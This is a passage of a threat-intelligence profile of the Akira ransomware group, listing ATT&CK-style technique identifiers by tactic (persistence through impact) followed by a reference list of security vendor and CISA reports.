T1098: Account Manipulation	.001: Additional Cloud Credentials .002: Additional Email Delegate Permissions .007: Additional Local or Domain Groups
T1136: Create Account	.001: Local Account .002: Domain Account
T1176: Software Extensions	
T1505: Server Software Component	.003: Web Shell
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification

Privilege Escalation

T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	
T1098: Account Manipulation	.002: Additional Email Delegate Permissions
T1547: Boot or Logon Autostart Execution	.001: Registry Run Keys / Startup Folder .009: Shortcut Modification

Stealth	
T1006: Direct Volume Access	
T1027: Obfuscated Files or Information	.001: Binary Padding .002: Software Packing .005: Indicator Removal from Tools .009: Embedded Payloads .015: Compression
T1036: Masquerading	.005: Match Legitimate Resource Name or Location
T1055: Process Injection	
T1218: System Binary Proxy Execution	.010: Regsvr32 .011: Rundll32
T1497: Virtualization/Sandbox Evasion	
T1564: Hide Artifacts	.002: Hidden Users .006: Run Virtual Instance
T1574: Hijack Execution Flow	.001: DLL
T1622: Debugger Evasion	
T1684: Social Engineering	.001: Impersonation

Defense Impairment	
T1112: Modify Registry	
T1222: File and Directory Permissions Modification	.001: Windows Permissions
T1553: Subvert Trust Controls	.002: Code Signing
T1685: Disable or Modify Tools	.002: Disable or Modify Cloud Log
T1688: Safe Mode Boot	

Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory .002: Security Account Manager .003: NTDS
T1040: Network Sniffing	
T1110: Brute Force	.003: Password Spraying
T1111: Multi-Factor Authentication Interception	
T1552: Unsecured Credentials	.004: Private Keys
T1555: Credentials from Password Stores	.003: Credentials from Web Browsers .004: Windows Credential Manager
T1558: Steal or Forge Kerberos Tickets	
T1649: Steal or Forge Authentication Certificates	

Discovery	
T1007: System Service Discovery	
T1010: Application Window Discovery	
T1012: Query Registry	
T1016: System Network Configuration Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1057: Process Discovery	
T1069: Permission Groups Discovery	.001: Local Groups .002: Domain Groups
T1082: System Information Discovery	
T1083: File and Directory Discovery	
T1087: Account Discovery	.001: Local Account .002: Domain Account
T1135: Network Share Discovery	
T1482: Domain Trust Discovery	
T1518: Software Discovery	.001: Security Software Discovery
T1614: System Location Discovery	.001: System Language Discovery

Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares .004: SSH
T1080: Taint Shared Content	
T1550: Use Alternate Authentication Material	.002: Pass the Hash
T1563: Remote Service Session Hijacking	.002: RDP Hijacking
T1570: Lateral Tool Transfer	

Collection	
T1005: Data from Local System	
T1039: Data from Network Shared Drive	
T1114: Email Collection	.001: Local Email Collection
T1185: Browser Session Hijacking	
T1213: Data from Information Repositories	.002: SharePoint
T1560: Archive Collected Data	.001: Archive via Utility

Command and Control	
T1071: Application Layer Protocol	.001: Web Protocols .002: File Transfer Protocols
T1090: Proxy	
T1105: Ingress Tool Transfer	
T1219: Remote Access Tools	.002: Remote Desktop Software
T1572: Protocol Tunneling	

Exfiltration

T1020: Automated Exfiltration	
T1029: Scheduled Transfer	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol .003: Exfiltration Over Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage

Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1491: Defacement: Publishing Victim Data	.001: Internal Defacement
T1531: Account Access Removal	
T1657: Financial Theft	

References

- Blackpoint Cyber (2025, September 10) “Beyond the Alerts: SonicWall Exploitation.” https://blackpointcyber.com/podcast/beyond-the-alerts-sonicwall-exploitation/
- Blackpoint Cyber (2025, August 03) “Blackpoint Threat Bulletin: SonicWall Firewall Appliances Targeted by Threat Actors.” https://blackpointcyber.com/blog/blackpoint-threat-bulletin-sonicwall-firewall-appliances-targeted-by-threat-actors/
- BushidoToken (2023, September 15) “Tracking Adversaries: Akira, another descendent of Conti.” https://blog.bushidotoken.net/2023/09/tracking-adversaries-akira-another.html
- Campbell, Steven; Suthar, Akshay; Belfiore, Connor (2023, July 26) Arctic Wolf: “Conti and Akira: Chained Together.” https://arcticwolf.com/resources/blog/conti-and-akira-chained-together/
- CISA (2025, November 13) “#StopRansomware: Akira Ransomware.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-109a
- CloudSEK (2023, July 24) “Akira Ransomware: What You Need to Know.” https://www.cloudsek.com/threatintelligence/akira-ransomware-what-you-need-to-know
- Cutler, Silas (2023, August 23) Stairwell: “Akira: Pulling on the chains of ransomware.” https://stairwell.com/resources/akira-pulling-on-the-chains-of-ransomware/
- Cyble (2023, May 10) “Unraveling Akira Ransomware.” https://cyble.com/blog/unraveling-akira-ransomware/
- Demboski, Morgan (2023, December 21) Sophos: “Akira, again: The ransomware that keeps on taking.” https://news.sophos.com/en-us/2023/12/21/akira-again-the-ransomware-that-keeps-on-taking/
- Dharmavaram, Rakesh; Yeleswarapu, Praveen (2023, July 28) BluSapphire: “An In-depth Analysis of Akira Ransomware Attacks.” https://www.blusapphire.com/blog/an-in-depth-analysis-of-akira-ransomware-attacks
- Halcyon Research Team (2026) “Akira Ransomware Attacks in Under an Hour.” https://www.halcyon.ai/ransomware-research-reports/akira-ransomware-attacks-in-under-an-hour
- HC3 (2024, April 05) “HC3’s Top 10 Most Active Ransomware Groups.” https://www.hhs.gov/sites/default/files/hc3-top-10-most-active-ransomware-groups-analyst-note-tlpclear-r.pdf
- Imano, Shunichi; Slaughter, James (2023, October 12) Fortinet: “Ransomware Roundup – Akira.” https://www.fortinet.com/blog/threat-research/ransomware-roundup-akira
- Kadja, Manoel (2023, September 13) Darktrace: “Akira Ransomware: How Darktrace Foiled Another Novel Ransomware Attack.” https://darktrace.com/blog/akira-ransomware-how-darktrace-foiled-another-novel-ransomware-attack
- Khan, Mohammad Amr (2023, June 21) Pulsedive: “Akira Ransomware.” https://blog.pulsedive.com/akira-ransomware/
- Montini, Heloise (2023, December 28) Proven Data: “Akira Ransomware: What You Need To Know.” https://www.provendata.com/blog/akira-ransomware/
- Moshayev, Emanuel (2023, October 18) Cynet: “Megazord Ransomware.” https://www.cynet.com/blog/megazord-ransomware-technical-analysis-and-preventions/
- Mundo, Alexandre; Kersten, Max (2023, November 29) Trellix: “Akira Ransomware.” https://www.trellix.com/about/newsroom/stories/research/akira-ransomware/

- Nugroho, Yohanes (2025, March 13) “Decrypting Encrypted files from Akira Ransomware (Linux/ESXI variant 2024) using a bunch of GPUs.” https://tinyhack.com/2025/03/13/decrypting-encrypted-files-from-akira-ransomware-linux-esxi-variant-2024-using-a-bunch-of-gpus/
- Pondurance (2023, November 22) “Akira Ransomware, Threat Intelligence, and more.” https://www.pondurance.com/blog/akira-ransomware-and-threat-intelligence/
- Pondurance (2023, November 22) “Akira Ransomware, Threat Intelligence, and more.” https://www.pondurance.com/blog/akira-ransomware-and-threat-intelligence/
- Poudel, Swachchhanda Shrawan (2023, September) Logpoint: “Deciphering Akira’s Arsenal: Tactics for Uncovering and Responding.” https://www.logpoint.com/wp-content/uploads/2023/09/emerging-threats-akira.pdf
- Pradhan, Akshat (2024, October 02) Qualys Community: “Threat Brief: Understanding Akira Ransomware.” https://blog.qualys.com/vulnerabilities-threat-research/2024/10/02/threat-brief-understanding-akira-ransomware
- The BlackBerry Research & Intelligence Team (2024, July 11) “Akira Ransomware Targets the LATAM Airline Industry.” https://blogs.blackberry.com/en/2024/07/akira-ransomware-targets-the-latam-airline-industry
- Trend Micro Research (2023, October 05) “Ransomware Spotlight: Akira.” https://www.trendmicro.com/vinfo/us/security/news/ransomware-spotlight/ransomware-spotlight-akira